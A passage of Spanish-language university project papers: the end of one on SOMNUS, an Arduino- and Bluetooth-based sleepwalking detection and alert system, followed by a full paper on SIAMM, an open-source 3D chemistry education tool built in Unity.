El primero, fue elegido por su facilidad de acoplamiento con la aplicación y porque su tecnología de Bluetooth es versión 2.0, lo cual lo hace compatible con cualquier smartphone de los existentes en el mercado.

En el caso del HM-10, éste fue elegido por la facilidad de configuración tanto del dispositivo que funciona como maestro (el pin) como del dispositivo esclavo (el MdS) y, además, debido a que la tecnología de Bluetooth que utiliza (v4.0) contempla distancias de dispositivos muy superiores a las versiones anteriores, abarcando por encima de la distancia máxima que se estima que puede existir entre la persona que porta el pin y el MdS.

Otro factor importante fue el bajo consumo de corriente éste módulo, lo cual favorece el tiempo de funcionamiento que tendrá el MdS cuando se encuentre alimentado por la/s batería/s de emergencia.

Servomotor

El servomotor elegido fue el MG90S debido a su tamaño compacto y que, a diferencia del modelo que lo antecede, posee la fuerza de torque necesaria como para manipular sin problema cualquier cerrojo que pudiéramos elegir.

Placa Arduino UNO

Para el MdS se optó por una placa Arduino UNO R3, ya que es una plataforma electrónica abierta, útil para la creación de prototipos basada en software y hardware flexibles y fáciles de usar. La placa contiene un microcontrolador ATMega328P que brinda la capacidad de procesamiento necesaria para el correcto y eficiente funcionamiento del módulo. El lenguaje Arduino está implementado en C/C++. Además, para controlar ciertos componentes se utilizaron bibliotecas públicas desarrolladas en C++.

Alimentación del MdS

El MdS se alimenta de red eléctrica hogareña (110/220V) a través de una fuente switching que se encarga de convertir dicha tensión en los 9V que el sistema necesita. Como vía de alimentación alternativa, se posee un sistema de alimentación de emergencia para que, en caso de producirse un corte en el suministro eléctrico, el MdS siga funcionando durante unas horas, logrando evitar que se interrumpa la protección del sonámbulo. A continuación, se adjunta el esquema eléctrico:




Figura3. Circuito del MdS.

Consumos de corriente del MdS:

- En reposo: 95mA
- En uso medio: 335mA
- Consumo máximo: 785mA

Debido a estos consumos es que se decidió que la fuente de alimentación regular sea de 9V y 1A, y que la fuente de alimentación de emergencia sea de entre 8 y 10V con una capacidad de entre 1600 y 3000 mAh, logrando que el sistema prosiga con su funcionamiento por, al menos, un par de horas de manera independiente.

Comunicación entre Módulos y Aplicación Mobile

Para la comunicación entre los módulos y la aplicación Mobile se decidió realizarlas por medio de Bluetooth por sobre otras alternativas ya que, además de ser más sencillo de configurar, permite no depender de ningún dispositivo adicional como podrían ser un router o un access point. A continuación, se puede apreciar el diagrama de despliegue de los distintos componentes que integran el proyecto:




Figura4. Diagrama de despliegue con la comunicación entre los distintos dispositivos.

Esto nos trae dos grandes beneficios: tener menos componentes por los cuales el sistema pueda fallar y que, de haber fallos en el suministro eléctrico, los tres elementos centrales que componen el proyecto (el pin, el MdS y el smartphone) pueden seguir funcionando gracias a sus fuentes de alimentación independientes, lo cual evita que se pierda en algún punto la comunicación entre estos.

En lo que respecta a la comunicación entre Módulo de Seguridad y Aplicación Mobile, los mensajes que se transmiten entre sí están dirigidos a informar los cambios de estado del usuario sonámbulo, como también recibir la orden de desactivar o activar los mecanismos de seguridad según se lo requiera.

En cuanto a los mensajes entre Pin y Módulo de Seguridad, los mensajes son para corroborar una conexión adecuada entre sí, y para intercambiar los datos medidos que indicarán si el usuario se encuentra acostado o levantado.

Comunicación entre Usuarios

La aplicación cuenta con dos roles distintos; el rol de usuario Sonámbulo y el de usuario Asistente. Cada Sonámbulo puede tener (y se recomienda que tenga) varios Asistentes. Del mismo modo cada Asistente puede asistir a varios Sonámbulos.

Las asociaciones entre Sonámbulos y Asistentes se realizan como en una red social donde cualquiera de ellos puede buscar a personas que tengan el rol opuesto y enviarles una solicitud; en caso de que esa solicitud sea aceptada, se establece la asociación. En cualquier momento tanto Sonámbulos como Asistentes tendrán la posibilidad de desasociarse.

Los Asistentes tendrán la posibilidad de conocer el estado actual de cada uno de los Sonámbulos que asista; además será notificado cuando un episodio de sonambulismo comience, finalice o sea atendido por algún otro asistente.

Por otro lado, los Asistentes podrán enviar mensajes de audio a los Sonámbulos (uno por cada asociación entre Asistente y Sonámbulo) para que el sistema los reproduzca continuamente en caso de que suceda un episodio. En estos mensajes, los Asistentes deberán intentar persuadir al Sonámbulo a que vuelva a acostarse. Este primer factor de seguridad se basa en el hecho de que los sonámbulos son influenciables si escuchan una voz conocida que les habla.



Figura5. Pantalla de control de Sonámbulos asociados para usuarios Asistentes disponible en la App Mobile.

Cuando esta medida de seguridad funciona, es decir el Sonámbulo vuelve a su cama, el sistema levantará el

estado de alerta y notificará a los Asistentes que el episodio finalizó.

Cuando los mensajes de audio no son suficientes, se requiere que algún Asistente del Sonámbulo se acerque hasta su domicilio para asistirlo personalmente. Es por esto que la aplicación Mobile brinda a los Asistentes la posibilidad de indicar que quieren hacerse responsables de un episodio. Una vez que un Asistente se indicó como responsable, la aplicación le permitirá enviar nuevos mensajes de audio, así como también desactivar los mecanismos de seguridad una vez que se halle en el domicilio del Sonámbulo.

Si más de un usuario Asistente está en condiciones de asistir al Sonámbulo; la aplicación les permitirá comunicarse entre sí para decidir quién se hará responsable.

La comunicación ocurre de la siguiente manera: el primer Asistente que decide ayudar se indica como responsable; luego un nuevo asistente ingresa con la intención de hacerse cargo, pero ve que ya hay otro Asistente asignado. Si este es el caso, la aplicación le presenta la opción de enviar un mensaje al otro Asistente indicando por qué cree estar en mejores condiciones de ayudar o simplemente comunicando la intención de hacerlo. El otro Asistente recibirá el mensaje y podrá, si así lo decide, renunciar a la responsabilidad del episodio para dejar al otro Asistente libre de tomarla.

Tanto ellos como los demás Asistentes asociados al Sonámbulo serán notificados de cualquier cambio en la responsabilidad de un episodio.

Historial

Además de estar pensado para la protección en Tiempo Real, el sistema mantiene un historial de los distintos ciclos del sueño del usuario Sonámbulo.

Es decir, SOMNUS genera reportes detallando valores tales como:

- La cantidad de episodios de sonambulismo por mes: señalando el mes con mayor cantidad.
- Cantidad de episodios a los que respondió cada usuario responsable asociado, teniendo un gráfico que permite comparar los valores fácilmente.
- Cantidad de episodios asistidos, y cantidad de posibles episodios que resultaron ser falsa alarma (es decir, que el usuario indicó de manera correcta que no se encontraba sonámbulo).




Figura6. Ejemplo de gráfica de episodios de sonambulismo por mes disponible desde la App Mobile.

Por otro lado, se mostrará información más general, como hora inicio y fin del período donde se midió si el usuario dormía, indicando las veces que el usuario se levantó en la noche y destacando aquellos períodos donde hubo un episodio de sonambulismo.

Esta información no solo será visible para el usuario tipo Sonámbulo, sino que podrá ser visualizada por los Asistentes del mismo.

Hora de inicio	Hora de fin	Despertares	¿Hubo episodios?
02/01/2019 9:00 PM	03/01/2019 7:21 AM	2	No
03/01/2019 11:11 PM	04/01/2019 9:21 AM	1	Sí
04/01/2019 8:00 PM	04/01/2019 11:21 PM	2	Sí
04/01/2019 11:05 PM	05/01/2019 6:33 AM	2	No

Figura7. Ejemplo de tabla de historial de sueño disponible desde la App Mobile.

Esto, creemos ser de mucha importancia, ya que sirve como input directo para los profesionales de la salud que quieran realizar un seguimiento con información propia del paciente que sufra del trastorno (pudiendo incluso ser el profesional uno de los asistentes).

Conclusión

Es posible crear un sistema para detectar episodios de sonambulismo, logrando que tenga alta usabilidad y sea cómodo y poco invasivo para el usuario. La clave de la alternativa SOMNUS es explotar la diferencia entre comportamientos regulares y de personas sonámbulas, permitiendo saber si la percepción del usuario es lo suficientemente veloz y lógica para corresponder a alguien que no se encuentra dormido.

Por consiguiente, consideramos a la detección por comportamiento el factor clave que hace la diferencia, siendo el comportamiento algo olvidado o ignorado en los demás productos.

Por otro lado, el flujo de comunicación y toma de responsabilidad de los usuarios asistentes consigue crear una capa extra de seguridad por encima de las medidas mecánicas del sistema, agregando el accionar humano como factor adicional; algo que no estaba presente en las alternativas que investigamos.

Referencias

[1] https://h2g2.com/edited_entry/A880689
[2] https://www.spiegel.de/international/zeitgeist/lucky-escape-german-sleepwalker-steps-out-of-4th-floor-window-a-502518.html
[3] https://www.sleepfoundation.org/articles/sleepwalking
[4] https://www.ncbi.nlm.nih.gov/pmc/articles/PMC5104520/

Sistema Interactivo de Átomos Moléculas y Materiales

Alí Matías Gabriel, Alonso Rodolfo Ariel, Enciso Duré Hernán, Francini Lucas Martín, Gallo Miguel Eduardo, Gobbi Leonel Darío
Universidad Nacional de La Matanza, Argentina
Departamento de Ingeniería e Investigaciones Tecnológicas
siamm.unlam@gmail.com

Resumen

SIAMM es una plataforma educativa orientada a estudiantes de colegios secundarios, de nivel terciario y primeros años de universidad. Permite que el usuario amplíe sus conocimientos en la química, y le brinda la posibilidad de experimentar didácticamente con modelos de átomos, obtener información básica sobre éstos, propiedades físicas, conocer su formación, composición y distribución en las moléculas y en los materiales. La interacción con los mismos es posible mediante un entorno 3D de una forma sencilla, rápida y divertida.

De esta manera, lo que se pretende es fomentar el aprendizaje de los usuarios sobre los conceptos anteriormente enunciados, permitiéndoles jugar con la herramienta.

Palabras claves

Química, Tabla Periódica, Átomos, Moléculas, Materia, Materiales, Partículas subatómicas, Protón, Neutrón, Electrón, Unión Iónica, Unión Covalente, Entorno 3D, Anión, Catión, Isótopos, Valencia.

Introducción

Mediante el análisis de los resultados obtenidos sobre las estadísticas realizadas por UNICEF Argentina [1] (Encuesta Nacional sobre Integración de TIC en la Educación Básica) en base a una población de 7388 alumnos de escuelas primarias y secundarias de gestión estatal y privada, en las 24 jurisdicciones del país, se observó que las materias asociadas al campo de estudio de las ciencias naturales son las que ocupan los últimos puestos en lo referido a la utilización de herramientas informáticas para su enseñanza.

Dada esta situación, se identificó la oportunidad de desarrollar una plataforma educativa que se encuentra orientada al ámbito académico, específicamente en el área de la química.

El público objetivo del proyecto estará conformado por alumnos de escuelas secundarias, nivel terciario y universitarios como así también profesores de estas instituciones.

Marco teórico

La química, como ciencia, involucra una gran cantidad de temas y contenidos, donde en cada uno de ellos desarrolla y describe amplios y diversos conceptos basándose especialmente en formulaciones empíricas.

Para una mejor comprensión, los contenidos empleados en SIAMM, son enumerados a continuación:

- **Materia:** Es todo lo que ocupa espacio, tiene una propiedad llamada masa y posee inercia. Todos los objetos que vemos a nuestro alrededor son materia. Los gases de la atmósfera, aunque invisibles, son ejemplos de la materia, ocupan espacio y tienen masa. [14]
- **Material:** Es todo compuesto de materia con una composición atómica o molecular específica. [14]
- **Moléculas**: Es la creación de dos o más átomos, que se mantienen unidos a través de enlaces químicos. Puede contener átomos del mismo elemento o diferentes elementos. [14]
- **Átomos**: Es la unidad constituyente más pequeña de la materia que tiene las propiedades de un elemento químico. Cada sólido, líquido, gas y plasma se compone de átomos neutros o ionizados. [13]
- **Protones**: Partículas existentes en el núcleo de los átomos con carga positiva. [13]
- **Neutrones**: Partículas existentes en el núcleo de los átomos sin carga. [13]
- **Electrones**: Partículas presentes que orbitan alrededor de los átomos con carga negativa. [13]
- **Elemento Químico**: Es la sustancia formada por un sólo tipo de átomo. [13]
- **Tabla periódica:** La tabla periódica es una disposición de los elementos químicos en forma de tabla, ordenados por su número atómico y sus propiedades químicas. Este ordenamiento muestra tendencias periódicas, como elementos

con comportamiento similar en la misma columna. [13]

Funcionalidades

Se definió un espacio de trabajo, en el que se podrán realizar experimentos ya sea con átomos, moléculas o materiales y en el cual cada uno de ellos será representado a través un modelo 3D (Figura 1). El usuario se podrá mover a través del espacio de trabajo con el teclado y/o el mouse, para poder visualizar los modelos.

A partir de la selección o creación de los elementos tendrán su representación en el modelo 3D en el espacio de trabajo (Figura 4). La información y las funcionalidades que dispondrá cada una de ellas serán explicadas de formas más detallada posteriormente.

De esta manera el usuario tendrá una aproximación más cercana y tangible a la realidad de los conceptos que estudia y adquiere por medios tradicionales.




Figura 1 - Entorno 3D con átomo de Hidrógeno.

A. Átomos

El usuario podrá crear modelos de átomos interactuando con una interfaz de botones agregando o quitando las diferentes partículas subatómicas.

Dispondrá en pantalla, por cada tipo de partícula subatómica, un botón para agregarla y otro para eliminarla sin necesidad de acceder a menús complejos como se muestra en la Figura 2.




Figura 2 - Botones agregar o quitar partículas subatómicas.

Al agregar o quitar éstas, el sistema validará las configuraciones coincidentes para detectar qué elemento es el que se está representando en pantalla y si se trata de un isótopo o de un catión o anión.

Sobre el elemento que esté trabajando, podrá visualizar un modelo 3D compuesto de protones y neutrones en el núcleo y de electrones que orbitan alrededor de éstos sobre sus órbitas, correspondientes de acuerdo al diagrama de diagonales de Linus Pauling (Figura 3).




Figura 3- Diagrama de Linus Pauling.

Sobre un átomo seleccionado, el sistema le informará al usuario:

- Al agregar o quitar protones, se indicará el elemento generado en tiempo real.
- Al agregar o quitar neutrones se indicará si se ha llegado a un isótopo del elemento correspondiente generado hasta el momento, de no ser así se indicará “Elemento no encontrado”.
- Al agregar o quitar electrones, se modifican según la Distribución de Electrones por Niveles que tiene cada elemento en particular.




Figura 4 - Modelo 3D de un átomo de Oxígeno.

La adición/sustracción de partículas subatómicas estará limitada bajo las siguientes reglas:

1. La cantidad máxima de protones será de 118 según tabla periódica.

2. La cantidad máxima de electrones con la que podrá trabajar el usuario será de 280 por átomo ,debido a las limitaciones que tienen las órbitas.[1]
3. La cantidad máxima de neutrones será de 176.[2]

Las limitaciones indicadas anteriormente tal como se mencionó se basan en los estudios realizados en la materia, sobre la máxima cantidad de partículas subatómicas que pueden poseer los elementos de acuerdo a las variaciones que puedan darse dando lugar como consecuencia a la generación de isótopos y aniones o cationes.

B. Tabla periódica

El usuario visualizará una tabla periódica interactiva de 118 elementos con su información (Figura 5) con la siguiente información de cada elemento:

- Número Atómico
- Símbolo
- Peso Atómico
- Configuración Electrónica




Figura 5 - Representación del Hidrógeno en la Tabla Periódica.

Los elementos estarán basados en el modelo de la Tabla Periódica Moderna que está conformada con 18 columnas (Figura 6). La tabla mostrará con colores los diferentes tipos de elemento según su clasificación:

- Inerte
- Metales Alcalinos
- Metales Alcalinos Térreos
- Elementos de Transición
- Metaloides
- Metales Pobres
- Gases Inertes
- Serie de Lantánidos
- Serie de Actínidos



Figura 6 - Tabla periódica.

Cuando el usuario seleccione un elemento de la tabla periódica, éste será creado en el espacio de trabajo mediante un modelo 3D, que le permitirá combinarlo con otros elementos para formar determinadas moléculas o bien jugar con el mismo modificando su estructura.

También tendrá la opción de elegir los elementos y visualizar su información (Figura 7 y Figura 8) indicada en categorías:

Información básica:

- Nombre
- Símbolo atómico
- Masa atómica
- Distribución de los electrones en sus órbitas
- Configuración electrónica
- Clasificación
- Electronegatividad



Figura 7 - Información Básica del elemento Zinc.

Propiedades físicas:

- Punto de Fusión
- Punto de Ebullición
- Estado de oxidación
- Vida media
- Energías de Ionización
- Calor de Fusión

[1] De acuerdo al modelo de diagonales de Linus Pauling, en el que se especifica la cantidad de electrones por orbital, el máximo de electrones es 280.

[2] Se ha definido este valor en honor al anteúltimo elemento sintético descubierto, el Teneso, cuyo primer isótopo sintetizado fue de 176 neutrones.

- Conductividad Térmica
- Resistividad eléctrica
- Densidad
- Valencia
- Modo de Decaimiento
- Punto de Curie
- Afinidad Electrónica
- Conductividad eléctrica
- Densidad eléctrica
- Estructura Cristalina
- Color
- Estado a temperatura ambiente.
- Isótopos Estables
- Abundancia en la corteza terrestre (%)
- Ángulos de Red
- Densidad Líquida
- Regla de Hund
- Números Cuánticos
- Volumen Molar
- Radio atómico en Angstroms
- Constante de Red
- Velocidad del sonido
- Expansión Térmica
- Radio de Van Der Waals
- Número y nombre de Grupos Espaciales



Figura 8 - Información detallada del átomo de aluminio.

C. Moléculas:

a. Creación - Manipulación

Realizando una combinación válida con los átomos necesarios el usuario obtendrá el modelo 3D de la molécula correspondiente. A partir de los modelos de geometría molecular se determinará la disposición de los átomos que las componen. Los átomos empleados en dicha combinación serán eliminados del espacio de trabajo y serán reemplazados por dicha molécula.

El modelo 3D de las moléculas está basado en el "Modelo de barras y esferas", donde el tamaño de las esferas está determinado por el radio atómico del elemento que representa y el diámetro de las barras será mayor o menor según representen a un enlace Covalente (Figura 9) o Iónico (Figura 10). La cantidad de barras que tenga cada molécula, dependerá del valor de la valencia de cada elemento.




Figura 9 - Uniones Covalentes del Óxido Férrico.




Figura 10 - Unión Iónica del Cloruro Sódico.

Se dispondrá de una lista predefinida (Figura 11) para crear las moléculas que el usuario elija a través del buscador, ya sea ingresando el nombre o la fórmula de la molécula.

Otra forma de crear una o varias moléculas es seleccionando las mismas desde una lista desplegable (Figura 11), evitándose el crearlas a través de una combinación de átomos.



Figura 11 - Lista predefinida de Moléculas.

A su vez, podrá consultar la información asociada a cada molécula pudiendo conocer los siguientes datos

- Nomenclatura sistemática
- Nomenclatura stock
- Nomenclatura tradicional
- Cantidad de átomos que la componen
- Nombre de cada átomo

D. Materiales

a. Creación y Manipulación

Realizando la combinación sobre las moléculas necesarias para la generación del material correspondiente, a través de su modelo 3D. Las moléculas utilizadas en dicha combinación serán quitadas del área de trabajo y serán reemplazados por el material generado.

Debido a la complejidad y al gran tamaño de ciertos materiales, el usuario dispondrá de una lista predefinida de materiales. Una vez seleccionado el material, el mismo se dispondrá en el espacio de trabajo.

E. Modo combinación

En el entorno de trabajo el usuario podrá intercalar entre 2 modos, “Modo creación” (Figura 12), y “Modo combinación” (Figura 13).

- Modo creación: Donde podrá crear tanto elementos, moléculas y/o los materiales deseados.



Figura 12 - Modo Creación.

- Modo combinación: Donde tendrá la posibilidad de combinar átomos para formar moléculas o combinar moléculas para formar materiales.




Figura 13 - Modo Combinación.

F. Cámara

Para una mejor visualización de los elementos en el espacio de trabajo, átomos, moléculas y materiales serán visualizados de tal forma que se permitirá al usuario el desplazamiento sobre el entorno desplazándose a través de una cámara rotación en 360°.

Los distintos desplazamientos podrán ser realizados de la siguiente forma:

1. A través de las teclas de movimiento
   a. W hacia adelante
   b. S hacia atrás
   c. A hacia la izquierda
   d. D hacia la derecha
2. A través de la rueda del mouse
   a. hacia adelante *ZOOM IN*
   b. hacia atrás *ZOOM OUT*
3. Manteniendo el botón izquierdo del mouse se girará sobre sobre su posición.
4. Con la tecla “R” se reiniciará la posición de la cámara hacia adelante.

G. Sugerencias

Al seleccionar un átomo, se podrá visualizar en el panel desplegable inferior las sugerencias de combinación para dicha molécula (Figura 14).

Además, le permitirá saber al usuario si alguno de los elementos necesarios para dicha combinación no están creados en el entorno, permitiéndole crearlos de forma automática para poder llevar a cabo la combinación correspondiente.



Figura 14 - Sugerencia de combinación.

H. Información

a. Información-General

Al seleccionar un átomo, y desplegar el menú inferior se podrá visualizar su información general (visualizar propiedades básicas). Dicha información, será visualizada en el panel desplegable inferior, que estará activo al seleccionar un elemento.

b. Información-Detallada

Al seleccionar un átomo, se podrá ingresar a la sección de información detallada. Dicha información será visible en forma de libro para que su visualización sea más amigable (visualizar propiedades físicas).

I. Autoevaluación

El usuario podrá realizar una autoevaluación, al resolver 10 preguntas que serán dadas de forma aleatoria de un total de 100, donde tendrá que contestar preguntas relacionadas con los siguientes temas, según se lo indique el programa:

- Estructura química y tabla periódica
- Enlaces químicos
- Estequiometria

Luego de resolver las 10 preguntas, se le informará cuales son correctas y cuáles incorrectas.

Arquitectura de la solución

El producto software está desarrollado por medio del motor gráfico *Unity Version 2018.3.12f1*, en lenguaje C#. Es compatible con las versiones de *.Net Framework 4.0* en adelante. El motor de base de datos que se utilizó *SQLite: 3.11.2*. Está diseñado para utilizar en sistemas operativos de *Windows 8, 8.1 y 10* de arquitectura de *32 y 64 bits*.

El software está dividido en diferentes módulos para poder utilizar la base de datos y estas están relacionadas a su vez entre las mismas (Figura 15) para un mejor control de la información

Los componentes del software están divididos de la siguiente forma:

1. ***DB Manager:*** Es el encargado principal de brindarle la información de los registros de la base de datos a los demás componentes.
2. ***Atom Manager:*** Se encarga de la información de los átomos, qué información muestra, si es en la pantalla de trabajo o desde la tabla periódica, la verificación entre átomos existentes en la vida real y los creados por el usuario, el cambio del estado del átomo al agregar o quitar partículas subatómicas, agregar o eliminar átomos, e indicar si un átomo es un isótopo o no, un anión o catión.
3. ***Molecule Manage****r*: Se encarga de la información de las moléculas, como la verificación de los diferentes tipos de moléculas existentes en la base de datos y como es el modelo 3D del mismo.
4. ***Material Manager****:* Se encarga de la información de los materiales como la verificación de los diferentes tipos de materiales, indicando si es un material compuesto por átomos simples o por moléculas existentes en la base de datos y como es el modelo 3D del mismo.
5. ***Combination Manager:*** Se encarga de verificar la combinación de los átomos para crear moléculas, la combinación de átomos para crear materiales y la combinación de moléculas para crear materiales.
6. ***Position Manager:*** Se encarga de la posición en donde se crean los modelos 3D de los átomos, moléculas y materiales en el espacio de trabajo, asignándoles coordenadas en los ejes X, Y y Z en el espacio de trabajo.




Figura 15 - Componentes del Software.

Resultado

Se dispuso a un grupo de profesores de química la herramienta para ser probada, dando lugar a los siguientes comentarios positivos en cuanto a las funcionalidades incorporadas:

- Navegabilidad sobre el espacio de trabajo.
- Ver la información de los átomos.

- Ver la información de los átomos en la tabla periódica.
- Ver las sugerencias de combinaciones en los átomos presentes en el espacio de trabajo
- Visualizar la opción de Modo Combinación para combinar los átomos para crear moléculas.

Como puede verse, la devolución fue positiva en casi todo sentido.

Respecto al alcance de la misma nos han sugerido limitar la cantidad de moléculas para ajustarla a las que se enseñan únicamente en el contenido de la materia dado que una cantidad más amplia puede llegar a confundir a los alumnos o no llegar a interesarles.

Conclusión

La tecnología es una herramienta que en el presente contribuye enormemente a la enseñanza y creemos que aplicada de forma adecuada podrá ser un apoyo invaluable a estudiantes secundarios o universitarios que comienzan sus estudios en el campo de la química.

De esta forma, ofrecer una solución rápida y sencilla mediante el uso de esta herramienta será el motor que impulse el aprendizaje interactivo. Permitiendo ser de apoyo para dar una aproximación y experiencias más cercanas a la realidad, que un estudiante no encuentra en los libros, dando lugar a la posibilidad de que éste saque sus propias conclusiones.

Siendo SIAMM una herramienta *OpenSource*, o de Código Abierto, se brindará la posibilidad a la comunidad de seguir innovando. Esto permitirá encontrar nuevas funcionalidades:

- Integración con otros sistemas.
- Integración con otras plataformas.
- Incorporación de nuevos modelos atómicos.
- Incorporación de nueva información sobre átomos.
- Incorporación de nueva información sobre moléculas.
- Modelado en 3D de nuevas moléculas.
- Modelado en 3D de nuevos materiales.
- Incorporación de un espacio de comunicación online.

Agradecimientos

El equipo de desarrollo desea agradecer a las siguientes personas y entidades:

- Alejandra De Los Ríos (Jefa de cátedra de Química), Graciela Garrido, Alfredo Amato, Daniel Leiva, (Profesores de Química), quienes nos abrieron las puertas a su laboratorio.
- Walter Corvalan Profesor de química de secundaria
- Ailén Piñeiro, quien nos ayudó a confeccionar el logo del producto.
- Universidad Nacional de La Matanza

Referencias

[1] Estadísticas realizadas por UNICEF Argentina. Disponible: https://www.unicef.org/argentina/media/691/file/Las%20TIC%20y%20la%20educaci%C3%B3n%20secundaria%20en%20la%20Argentina.pdf

[2] Base de datos de moléculas**.** Disponible: http://www.educaplus.org/moleculas3d/inorganicas.html

[3] Flowers, Paul, Theopold Klaus, Langley Richard, y Robinson William. Chemistry, 2015 Openstax College, Houston, Texas 77005, pp 315-322.

[4] Datos de los elementos Disponible: https://opentextbc.ca/anatomyandphysiology/chapter/2-1-elements-and-atoms-the-building-blocks-of-matter/

[5] Forma de las moléculas. Disponible: http://www3.uah.es/edejesus/resumenes/EQEM/tema_393.pdf

[6] Geometría de los ángulos de las moléculas. Disponible: http://corinto.pucp.edu.pe/quimicageneral/contenido/344-geometria-molecular-teoria-rpecv.html

[7] Tabla periódica interactiva. Disponible: http://tablaperiodica.quimica.uc.cl/#

[8] Tabla periódica. Disponible: https://www.ptable.com/?lang=es

[9] Modelos 3D de moléculas. Disponible: http://biomodel.uah.es/en/DIY/JSME/draw.es.htm

[10] Nomenclatura de los elementos. Disponible: https://www.ecured.cu/Nomenclatura_qu%C3%ADmica

[11] Moléculas de ejemplos. Disponible: https://www.ejemplos.co/50-ejemplos-de-moleculas/

[12] Modelo 3D de las moléculas. Disponible: https://phet.colorado.edu/sims/html/molecule-shapes/latest/molecule-shapes_es.html

[13] Petrucci, Ralph H., Geoffrey Herring., y Carey Bissonnette. Química General, 2011, PEARSON EDUCACIÓN, S.A., Madrid (España), pp 37- 54.

[14] Chang, Raymond., y College, Williams. Química, Séptima Edición, 2002, McGRAW-HILL, Colombia, pp 8-11 y 35 - 67.

[15] El elemento 117 con más neutrones. Disponible: https://www.lne.es/sociedad-cultura/2010/04/08/cientificos-sintetizan-primera-vez-elemento-117-tabla-periodica/897522.html

[16] Capas de un átomo - Cantidad máxima de electrones. Disponible: https://es.scribd.com/doc/51165705/Capas-de-un-Atomo

[17]Estadísticas UNICEF. Disponible: https://www.lanacion.com.ar/tecnologia/presentes-entre-docentes-y-alumnos-las-computadoras-buscan-su-lugar-en-las-aulas-nid
1850411

